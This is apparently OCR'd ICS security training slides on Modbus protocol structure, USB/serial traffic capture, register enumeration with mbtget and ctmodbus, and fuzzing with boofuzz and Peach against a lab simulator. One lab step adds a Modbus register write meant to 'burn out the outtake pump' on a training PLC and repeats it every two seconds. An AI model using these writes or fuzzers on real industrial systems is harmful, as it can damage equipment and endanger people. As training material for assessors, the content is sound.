
PLC just needs power via USB



Saleae connected to Velocio PLC ->

Saleae data wire 0 connected to RS232 TX
Saleae ground connected to RS232 ground

Instructor Demo: Capture RS-232 with Saleae - Software




IEC 61158/61784 Communication Profile Families

Family	Serial Bus Based	Ethernet Based	TCP/IP Based
CPF 1	FOUNDATION Fieldbus H1, H2	HSE	-
CPF 2	ControlNet, DeviceNet	-	EtherNet/IP
CPF 3	PROFIBUS (DP, PA)	PROFINET (RT, IRT)	PROFINET TCP/IP
CPF 4	P-NET	-	-
CPF 5	WorldFIP	-	-
CPF 6	INTERBUS	-	-
CPF 8	CC-Link (Link, LT, Safety)	CC-Link IE (Control, Field, Safety)	-
CPF 9	HART, WirelessHART	-	HART IP
CPF 10	Yokogawa Vnet	-	Vnet/IP
CPF 11	-	Toshiba TCnet RTE	Toshiba TCnet
CPF 12	-	EtherCAT	EtherCAT UDP
CPF 13	-	Ethernet Powerlink	-
CPF 14	-	EPA	-
CPF 15	Modbus (RTU, ASCII)	-	Modbus TCP
CPF 16	Sercos 1, Sercos II	Sercos III	-
CPF 19	MECHATROLINK-II	MECHATROLINK-III	-
61850		IEC61850 Goose	IEC61850 MMS
CAN	OpenCAN, SAE J1939, SAE J2284		

Comparison of Popular Fieldbus

Protocol	Physical Layer	Comm + Power	Data Rate	# of Devices	Data Link Layer	Deterministic	Control in Field	Peer to Peer	Alert / Trend	Time-stamp
Modbus Modicon (Schneider) - 1979	IEEE 1452.2, TIA-485	-	9.6 Kbs - 12 Mbs	247	None	-	-	-	-	-
HART Rosemont (Emerson) - 1986	4-20mA, Bell 202	X	1.2 Kps - 9.6 Kps	1, 64	None	-	X	-	-	-
PROFIBUS DP German companies - 1987	IEEE 1452.2, TIA-485	-	9.6 Kbs - 12 Mbs	247	IEC 61158	-	-	-	-	-
PROFIBUS PA	IEC 61158	X	31.25 Kbs	32	IEC 61158	X	-	-	X	-
PROFINET	IEC 8802, IEEE 802.3	-	100 Mbs, 1 Gbs	N/A	IEC 8802	-	-	-	X	-
FOUNDATION Fieldbus H1 ISA/ANSI - 1988	IEC 61158, ISA SP50	X	31.25 Kbs	32	IEC 61158, ISA SP50	X	X	X	X	X
FOUNDATION Fieldbus HSE	IEC 8802, IEEE 802.3	-	100 Mbs, 1 Gbs	N/A	IEC 8802	-	X	X	X	X

Modbus RTU Payload



Name	Length	Description
Unit ID	1 byte	Slave Address (255 if not used)
Function code	1 byte	Function codes as in other variants
Data bytes	<N> bytes	Data as response or commands
CRC	2 bytes	Cyclic Redundancy Check


http://www.modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf

Modbus Data Function Codes


Function Category			Function Name	Code	(Hex)
Data Access	Bit access	Physical Discrete Inputs	Read Discrete Inputs	2	0x02
		Internal Bits or Physical Coils	Read Coils (Outputs)	1	0x01
			Write Single Coil	5	0x05
			Write Multiple Coils	15	0x0F
	16-bit access	Physical Input Registers	Read Input Register	4	0x04
		Internal Registers or Physical Output Registers	Read Holding Registers	3	0x03
			Write Single Register	6	0x06
			Write Multiple Registers	16	0x10
			Read/Write Multiple Registers	23	0x17
			Mask Write Register	22	0x16
			Read FIFO Queue	24	0x18
	File Record Access		Read File Record	20	0x14
			Write File Record	21	0x15

Common Modbus Functions

READS:



WRITES:



Modbus Diagnostic Function Codes

Function Category	Function Name	Code	(Hex)	SubCode	(Hex)
Diagnostics	Read Exception Status	7	0x07		
	Diagnostic	8	0x08	00 | 18 20	0x00 | 0x12 0x14
	Get Com Event Counter	11	0x0B		
	Get Com Event Log	12	0x0C		
	Report Slave ID (serial only)	17	0x11		
	Read Device Identification	43	0x2B	14	0x0E
Other	Encapsulated Interface Transport	43	0x2B	13 14	0x0D 0x0E

Modbus over USB to Velocio PLC

1. Connect your Velocio PLC to ControlThings Platform
2. Use lsusb to verify that the Luminary Mirco device is connected
3. Wait for about 20-30 seconds for the PLC to fully initialize
4. Run `velocio-lab` from a terminal to launch an attack
5. How is this script attacking the process?
6. Review the script with:

   ```
   gedit /usr/local/bin/velocio-lab
   ```
7. How could you change this script to burn up the outtake pump?
   - Add these two lines to the script and save it as a new file named attack-op.py:

     ```
     print("Attacking PLC by burning out the Outtake Pump:")
     client.write_register(1, 11000, unit=0x01)
     ```
   - What is that last line doing to the PLC to make this attack work?
   - Lets run this script with the watch command so it repeats the attack every 2 seconds

     ```
     control@ctp:~$ watch python attack-op.py
     ```

Ways to Capture USB Traffic

- Hardware: Total Phase Beagle, ZeroPlus, or USB Proxy + BBB
- Wireshark: Windows and Linux
- Windows XP, 7: Portmon from Sysinternals
- Windows 10: HHD Software Device Monitoring Studio
- Linux: usbmon driver from modern kernels (since 2.6.11)
  - Can access through `/sys/kernel/debug/usb/usbmon`
  - Example of what you'll see: `0s 0u 1s 1t 1u 2s 2t 2u`
  - Number is USB bus, `0` represents all busses, `u` is for full data captures
- VMware Virtual Machines
  - Add the following lines to your virtual machine's vmx file

```
monitor = "debug"
usb.analyzer.enable = TRUE
```


  - USBIO logs are added to the vmware.log file

Capture Velocio PLC Serial Traffic

1. Now lets capture the raw serial traffic
   - Easiest way to capture Fieldbus and serial traffic is sniffing from an attached endpoint
   - Run `watch velocio-lab` on the terminal to generate some traffic
2. Open another terminal and load the usbmon kernel driver:
   ```
   sudo modprobe usbmon
   ```
3. Become root:
   ```
   sudo -s
   ```
4. Change into the usbmon folder:
   ```
   cd /sys/kernel/debug/usb/usbmon
   ```
5. Identify your USB device ID and Bus:
   ```
   lsusb
   ```
6. Start capturing the usb traffic on the right bus:
   ```
   cat 1u
   ```
7. Stop capturing after a few packets with a CTRL C

Analyze Velocio PLC Serial Traffic with Wireshark

1. Re-run `watch velocio-lab` to generate more traffic
2. Open Wireshark and capture traffic from the usbmon# device that represents the USB bus your PLC is on, not usbmon0
   - Note: usbmon driver should still be loaded, but reboots require reloading it
3. Find the packets with have the ModbusRTU traffic
   - Hint: there is a lot of USB initialization and teardown packets around them
   - Add a Wireshark filter of usb.capdata to show only the packets with serial traffic
   - In the dissected tree-view, right-click on Leftover Capture Data and select apply as column
4. Manually decode the packets based on your knowledge of ModbusRTU
5. Configure Wireshark to decode the usb.capdata as ModbusRTU
   - Right click on a Leftover Capture Data line in the decode window, and choose decode as
   - Choose ModbusRTU in the current column in the config window
   - Change your Wireshark filter to modbus




Task 6: Protocol Enumeration

Level of Effort: Medium to High

Task Description: Use a tool to send valid communications to end points map out the registers/tags on the field device. This task includes items such as device identification, password guessing, data enumeration, etc.

Task Goal: Learn more about the endpoint.

Setting up a Modbus Simulator



1. From a terminal, start the `modbuspal` simulator from the main menu so we have a target to play with
2. Use the `Load` button in the upper right to load `/Home/Control/Simulators/ModbusPal/VoltageRegulator.xmpp`
3. Start `InputVoltage` Automation by clicking the `play button` on the bottom left
4. Click on the `run` button to start modbuspal's simulation
5. Open up a new terminal and run the command `mbtget`
   - Example of using mbtget:

```
mbtget -u 1 -r3 -a 0 -n 5 -p 10502 127.0.0.1
```

   - Now do a `mbtget -h` to learn which options to read and write
6. Without looking at the ModbusPal configs, use mbtget read commands to determine what each coil and register represent in the voltage regulator
   - Hint: there are no tags assigned higher than address 10 (coils or registers)

Automating Enumeration

1. You can automate the mbtget tool to use for you assessment with a little bit of bash scripting
2. Enumerating coils


```
$ for i in {0..1000}; do mbtget -r1 -a $i -n 1 -p 10502 | grep -v -e
exception -e values | tee -a /tmp/coils.txt; done
```

3. Enumerating registers

```
$ for i in {0..1000}; do mbtget -r3 -a $i -n 1  -p 10502 | grep -v -e
exception -e values | tee -a /tmp/holding-regs.txt; done
```

4. Polling values over time (assuming register 5 is changing)

```
$ for i in {0..1000}; do echo -n `date +"%Y-%m-%d %T"`; mbtget -r3
-a 0 -n 1  -p 10502 | grep -v values | tee -a reg-4.txt; sleep 1; done
```



Using ctmodbus for Enumeration

1. From a terminal, start ctmodbus
2. Once the tool is open, try the following commands:

```
ctmodbus> connect_rtu /dev/ttyACM0     (If that fails, try a device it suggests)
ctmodbus> read_coils 0-10              (Where are the tag names?)
ctmodbus> read_discrete_inputs 0-10    (Why did that give the same output?)
ctmodbus> read_holding_registers 0-10
ctmodbus> read_input_registers 0-10
```

3. Try using the write commands to recreate the attacks your PLC

```
ctmodbus> write_coils 15 1   (Turns on emergency flush LED till end of batch)
```

Task 7: Protocol Fuzzing

Level of Effort: Medium to High

Task Description: Use a tool to send both valid and invalid communications to both end points of the communications link individually, analyzing the results and identifying anomalies. Identify any service crashes or irregularities and try to make them recreatable.

Task Goal: Identify vulnerabilities in the network protocol implementation.

Theory Behind Random Input Fuzzing

- Instead of enumerating through known or semi-known values, we can also use random data on inputs to find vulnerabilities
- Attempts to make the application/service enter unstable states
  - Freezes the process
  - Stopped the process
  - Restarts the process
  - Provides some other unexpected output or unstable state
- There are a couple of ways to do this
  - Mutation based fuzzers: feed it a sample packet from capture
  - Generation based fuzzers: give it a protocol model to generate requests
- Fuzzers in Control Things Platform are:
  - Boofuzz (a modern, general purpose file/network based fuzzer)
  - Aegis (a fuzzer focussing on ICS network protocols)

Basic Fuzzing with BooFuzz

- Open the file ~/Fuzzing/boofuzz/boofuzz-modbus-basic.py with gedit or atom:

```
from boofuzz import *

session = Session(
    target=Target(connection=SocketConnection('127.0.0.1', 10502, proto='tcp')))

s_initialize('modbus-req')
s_static('\x00\x01', name='trans_id')
s_static('\x00\x00', name='version')
s_static('\x00\x06', name='bytes')
s_static('\x01', name='unit_id')
s_string('\x03', name='func')
s_string('\x00\x00', name='address')
s_string('\x00\x01', name='count')

session.connect(s_get('modbus-req'))
session.fuzz()
```

Running Boofuzz on ModbusPal

- Make sure ModbusPal is running the voltage regulator simulator
- Open a terminal
- Change into the Fuzzing/boofuzz directory:

```
cd ~/Fuzzing/boofuzz
```

- Run boofuzz with:

```
python boofuzz-modbus-basic.py
```

- Notice that most boofuzz requests have invalid Modbus byte counts
  - Means most of our attempts are probably failing on a simple length check
  - We call this low code coverage
  - This is the problem with most mutation based fuzzers and basic protocol models
- Let's fix this

More Advanced Fuzzing with BooFuzz

```
from boofuzz import *

session = Session(
    target=Target(connection=SocketConnection('127.0.0.1', 10502, proto='tcp')))

s_initialize('modbus-req')
s_word(1, name='trans_id', endian='>')
s_word(0, name='version', endian='>')
s_size('modbus-pdu', length=2, name='size', endian='>')
if s_block_start('modbus-pdu'):
    s_byte(1, name='unit_id', endian='>', fuzzable=False)
    s_byte(3, name='func', endian='>')
    s_random('\x00\x00\x00\x01', min_length=4, max_length=252, name='func_data')
s_block_end()

session.connect(s_get('modbus-req'))
session.fuzz()
```

Running Boofuzz on ModbusPal

- Make sure ModbusPal is running the voltage regulator simulator
- Open a terminal
- Change into the Fuzzing/boofuzz directory:

```
cd ~/Fuzzing/boofuzz
```

- Run boofuzz with:

```
python boofuzz-modbus-better.py
```

- All boofuzz requests should have valid Modbus byte counts now
  - Further analysis will allow you to improve the protocol model
  - Goal is to continue to improve code coverage

Peach Fuzzer

- **Author**: Michael Eddington
- **Site**: https://www.peach.tech/resources/peachcommunity
- **Purpose**: an advanced and extensible fuzzing platform to find vulnerabilities in software using automated generative and mutational methods. Opensource with commercial support options
- **Language**: C# .NET Core (Versions 1 & 2 were in Python)
- **Major Features**:
  - Cross platform (Windows, Linux, and Mac)
  - Mutational and generation hybrid fuzzing
  - Rich data and state modeling
  - Pluggable I/O adapters
- Currently not in Control Things Platform

Request Data Model for Modbus-TCP

```
<DataModel name="ModbusRequest">
    <Number name="TransID" size="16" valueType="hex" value="00 01" />
    <Number name="ProtoID" size="16" valueType="hex" value="00 00" />
    <Number name="Length" size="16">
        <Relation type="size" of="SizedStuff" />
    </Number>
    <Block name="SizedStuff">
        <Number name="UnitID" size="8" valueType="hex" value="01" />
        <Number name="FunctionCode" size="8" valueType="hex" value="03" />
        <Number name="Address" size="16" valueType="hex" value="0000" />
        <Number name="NumBytes" size="16" valueType="hex" value="0000" />
    </Block>
</DataModel>
```

Response Data Model for Modbus

```
<DataModel name="ModbusResponse" ref="ModbusRequest">
    <Block name="SizedStuff">
        <Number name="UnitID" size="8" valueType="hex" value="01" />
        <Number name="FunctionCode" size="8" valueType="hex" value="03" />
        <Number name="DataSize" size="8">
            <Relation type="size" of="Data" />
        </Number>
        <Blob name="Data"/>
    </Block>
</DataModel>
```

State Model for Modbus-TCP

```
<StateModel name="TheStateModel" initialState="TheState">
    <State name="TheState">
        <Action type="output">
            <DataModel ref="ModbusRequest" />
        </Action>
        <Action type="input">
            <DataModel ref="ModbusResponse"/>
        </Action>
    </State>
</StateModel>
```

Agent for Modbus-TCP

```
<Agent name="LocalAgent" >
    <Monitor class="Pcap">
        <Param name="Device" value="lo"/>
        <Param name="Filter" value="port 10502"/>
    </Monitor>
    <Monitor class="Ping">
        <Param name="Host" value="127.0.0.1"/>
    </Monitor>
</Agent>
```

Test for Modbus-TCP

```
<Test name="Default" controlIteration="10">
  <Agent ref="LocalAgent"/>
  <StateModel ref="TheStateModel"/>
  <!--<Publisher class="TcpClient">-->
  <Publisher class="Tcp">
    <Param name="Host" value="127.0.0.1" />
    <Param name="Port" value="10502" />
  </Publisher>
  <Logger class="File">
    <Param name="Path" value="/home/control/ToolOutput/Peach" />
  </Logger>
</Test>
```

Aegis Fuzzer

- **Author**: Adam Crain and Automatak
- **Site**: www.automatak.com/aegis/index.html
- **Purpose**: a fully automated test tool that understands the DNP3 protocol. It generates malformed or unexpected DNP3 traffic in a very intelligent way for the purposes of identifying robustness issues in DNP3 implementations. This software can identify defects in both masters and outstations
- **Language**: C++
- **Major Features**:
  - exceptionally high code coverage (~2.4x more lines of code than a leading commercial solution)
  - developed by people who have written production DNP3 code
  - provable efficacy via publicly available research
  - found vulnerabilities in systems that were double tested by the Wurldtech and Mu appliances

Task 8: Protocol Exploitation

Level of Effort: High to Extremely High

Task Description: Based on the findings from previous tasks, determine feasible attacks which can be launched on the field technician interface. For example, if devices are not required to authenticate themselves when joining a field area network, it may be possible to insert a 'rogue' node in the network or to harvest controlled devices away from their management server such as AMI headends or synchrophasor managers. Another example might be spoofing a firmware update or disconnect signal.

Task Goal: Create proof of concept attacks to demonstrate the feasibility and business risk created by the discovered vulnerabilities.

Contact Information

Justin Searle
training & opensource: justin@controlthings.io
consulting & testing: justin@inguardians.com
cell: 801-784-2052

twitter: @meeas
Facebook: www.facebook.com/m33as
LinkedIn: www.linkedin.com/in/meeas
GitHub: github.com/meeas, github.com/ControlThingsTools

Control Things Platform Releases:

https://goo.gl/wwqxqb